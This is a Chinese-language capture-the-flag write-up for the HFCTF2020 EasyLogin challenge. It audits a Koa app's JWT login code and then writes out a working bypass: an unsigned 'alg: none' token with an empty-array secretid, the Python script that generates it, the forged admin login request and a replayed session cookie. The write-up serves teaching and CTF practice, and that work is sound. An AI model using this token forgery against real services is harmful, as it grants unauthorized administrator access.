[HFCTF2020]EasyLogin
参考:
[BUUCTF—HFCTF2020]EasyLogin保姆级详解。-CSDN博客
[刷题HFCTF2020]EasyLogin - kar3a - 博客园 (cnblogs.com)
注册一个账户登陆后:

查看网页的源代码:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
| <html>
<head>
<title>Home</title>
<link href="/static/css/bootstrap.min.css" rel="stylesheet" id="bootstrap-css" />
<link href="/static/css/app.css" rel="stylesheet" />
<script src="/static/js/bootstrap.min.js"></script>
<script src="/static/js/jquery.min.js"></script>
</head>
<body>
<div class="wrapper fadeInDown">
<div id="formContent">
<div class="fadeIn first">
<h2>Welcome south</h2>
</div>
<form>
<input class="fadeIn second" type="text" id="flag" name="flag" placeholder="The flag will be here..." />
<br/>
<br/>
<input class="fadeIn third" type="button" value="Get Flag" onclick="getflag()" />
</form>
<div id="formFooter"><a class="underlineHover" onclick="logout()">退出当前账号</a></div>
</div>
</div>
<script src="/static/js/app.js"></script>
</body>
</html>
|
我们猜测网页获取flag的方式和内部的app.js有关
访问app.js:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
|
function login() {
const username = $("#username").val();
const password = $("#password").val();
const token = sessionStorage.getItem("token");
$.post("/api/login", { username, password, authorization: token })
.done(function(data) {
const { status } = data;
if (status) {
document.location = "/home";
}
})
.fail(function(xhr, textStatus, errorThrown) {
alert(xhr.responseJSON.message);
});
}
function register() {
const username = $("#username").val();
const password = $("#password").val();
$.post("/api/register", { username, password })
.done(function(data) {
const { token } = data;
sessionStorage.setItem('token', token);
document.location = "/login";
})
.fail(function(xhr, textStatus, errorThrown) {
alert(xhr.responseJSON.message);
});
}
function logout() {
$.get('/api/logout').done(function(data) {
const { status } = data;
if (status) {
document.location = '/login';
}
});
}
function getflag() {
$.get('/api/flag').done(function(data) {
const { flag } = data;
$("#username").val(flag);
}).fail(function(xhr, textStatus, errorThrown) {
alert(xhr.responseJSON.message);
});
}
|
有一个getflag()函数,该函数应该就是用来获取flag
访问/api/flag:

发现我们没有权限访问该文件,同时通过抓包我们观察到cookie的身份验证采用了jwt加密
返回观察app.js:

可以根据出题人的提示得到网页采用koa框架
koa框架:

获取koa的控制器controllers的源码:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
| const crypto = require('crypto');
const fs = require('fs')
const jwt = require('jsonwebtoken')
const APIError = require('../rest').APIError;
module.exports = {
'POST /api/register': async(ctx, next) => {
const { username, password } = ctx.request.body;
if (!username || username === 'admin') {
throw new APIError('register error', 'wrong username');
}
if (global.secrets.length > 100000) {
global.secrets = [];
}
const secret = crypto.randomBytes(18).toString('hex');
const secretid = global.secrets.length;
global.secrets.push(secret)
const token = jwt.sign({ secretid, username, password }, secret, { algorithm: 'HS256' });
ctx.rest({
token: token
});
await next();
},
'POST /api/login': async(ctx, next) => {
const { username, password } = ctx.request.body;
if (!username || !password) {
throw new APIError('login error', 'username or password is necessary');
}
const token = ctx.header.authorization || ctx.request.body.authorization || ctx.request.query.authorization;
const sid = JSON.parse(Buffer.from(token.split('.')[1], 'base64').toString()).secretid;
console.log(sid)
if (sid === undefined || sid === null || !(sid < global.secrets.length && sid >= 0)) {
throw new APIError('login error', 'no such secret id');
}
const secret = global.secrets[sid];
const user = jwt.verify(token, secret, { algorithm: 'HS256' });
const status = username === user.username && password === user.password;
if (status) {
ctx.session.username = username;
}
ctx.rest({
status
});
await next();
},
'GET /api/flag': async(ctx, next) => {
if (ctx.session.username !== 'admin') {
throw new APIError('permission error', 'permission denied');
}
const flag = fs.readFileSync('/flag').toString();
ctx.rest({
flag
});
await next();
},
'GET /api/logout': async(ctx, next) => {
ctx.session.username = null;
ctx.rest({
status: true
})
await next();
}
};
|
审计分析:
1
2
3
| 通过代码审计,我们发现要想获取到flag,需要满足的条件只有我们的username=admin即可,即我们只需要伪造我们是admin用户登录就可以访问获取flag
同时通过代码审计身份验证token获取的authorization是存在于ctx.header.authorization || ctx.request.body.authorization || ctx.request.query.authorization,即登录数据包中的heard请求头,或者请求体中,所以我们需要抓取登录的数据包,才能进行伪造身份登录。
|
重新抓取登录的数据包:

获取到数据:
1
2
3
| username=south
&password=123
&authorization=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJzZWNyZXRpZCI6MSwidXNlcm5hbWUiOiJzb3V0aCIsInBhc3N3b3JkIjoiMTIzIiwiaWF0IjoxNzA2NTE2NTA1fQ.Rot2Vt8Tw4CPk5GgXzVvdIdUOsaKwpr2bNuAxDhGU38
|
对authorization进行jwt解密(使用jwt解密在线工具):
JSON Web Tokens - jwt.io

由于我们不知道secret密钥值,所以无法用网站直接生成我们伪造的jwt加密字符串
secretid绕过方式:
绕过一下代码:
1
2
3
| if (sid === undefined || sid === null || !(sid < global.secrets.length && sid >= 0)) {
throw new APIError('login error', 'no such secret id');
}
|
test.js:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
| const sid = [];
console.log(sid)
if (sid === undefined || sid === null || !(sid < 1 && sid >= 0)) {
console.log("nonono");
} else {
console.log("win");
}
if (sid === undefined || sid === null || !(sid == 0)) {
console.log("nonono");
} else {
console.log("win2");
}
|
输出:

JWT支持将算法设定为“None”。如果“alg”字段设为“ None”,那么JWT的第三部分会被置空,这样任何token都是有效的。这样就可以伪造token进行随意访问:
1
2
3
4
5
6
7
8
9
10
11
| {
"alg": "none",
"typ": "JWT"
}
{
"secretid": [],
"username": "admin",
"password": "123",
"iat": 1706516505
}
|
由于我们把加密算法设置成了”alg”: “none”,jwt的第三部分也就没有意义了
经过测试必须通过”secretid”: [],进行绕过,不然所产生的jwt密文就无法成功被验证为admin
获取jwt加密的python脚本:
1
2
3
4
5
6
7
8
9
10
11
| import jwt
token = jwt.encode(
{
"secretid": [],
"username": "admin",
"password": "123",
"iat": 1706516505
},
algorithm="none",key="").encode(encoding='utf-8')
print(token)
|
输出:

1
| eyJhbGciOiJub25lIiwidHlwIjoiSldUIn0.eyJzZWNyZXRpZCI6W10sInVzZXJuYW1lIjoiYWRtaW4iLCJwYXNzd29yZCI6IjEyMyIsImlhdCI6MTcwNjUxNjUwNX0.
|
上传我们的token,同时伪造身份为admin:
1
2
3
| username=admin
&password=123
&authorization=eyJhbGciOiJub25lIiwidHlwIjoiSldUIn0.eyJzZWNyZXRpZCI6W10sInVzZXJuYW1lIjoiYWRtaW4iLCJwYXNzd29yZCI6IjEyMyIsImlhdCI6MTcwNjUxNjUwNX0.
|

成功伪造admin登录!!!
在响应数据包中获得admin登录cookie:
网页验证你的身份是通过cookie来进行验证的,所以我们访问api/flag时,也要伪造cookie
1
2
3
| Set-Cookie: sses:aok=eyJ1c2VybmFtZSI6ImFkbWluIiwiX2V4cGlyZSI6MTcwNjYwNzMxODU2MSwiX21heEFnZSI6ODY0MDAwMDB9; path=/; expires=Tue, 30 Jan 2024 09:35:18 GMT; httponly
Set-Cookie: sses:aok.sig=1xDhQnp68lq8IRqsQiuMWI0LwCA; path=/; expires=Tue, 30 Jan 2024 09:35:18 GMT; httponly
Cache-Control: no-cache
|
payload:
1
| Cookie=sses:aok=eyJ1c2VybmFtZSI6ImFkbWluIiwiX2V4cGlyZSI6MTcwNjYwNzMxODU2MSwiX21heEFnZSI6ODY0MDAwMDB9;sses:aok.sig=1xDhQnp68lq8IRqsQiuMWI0LwCA;
|

获得flag信息:
flag=flag{0f2c699c-e88e-4fb2-a122-19087f707cb5}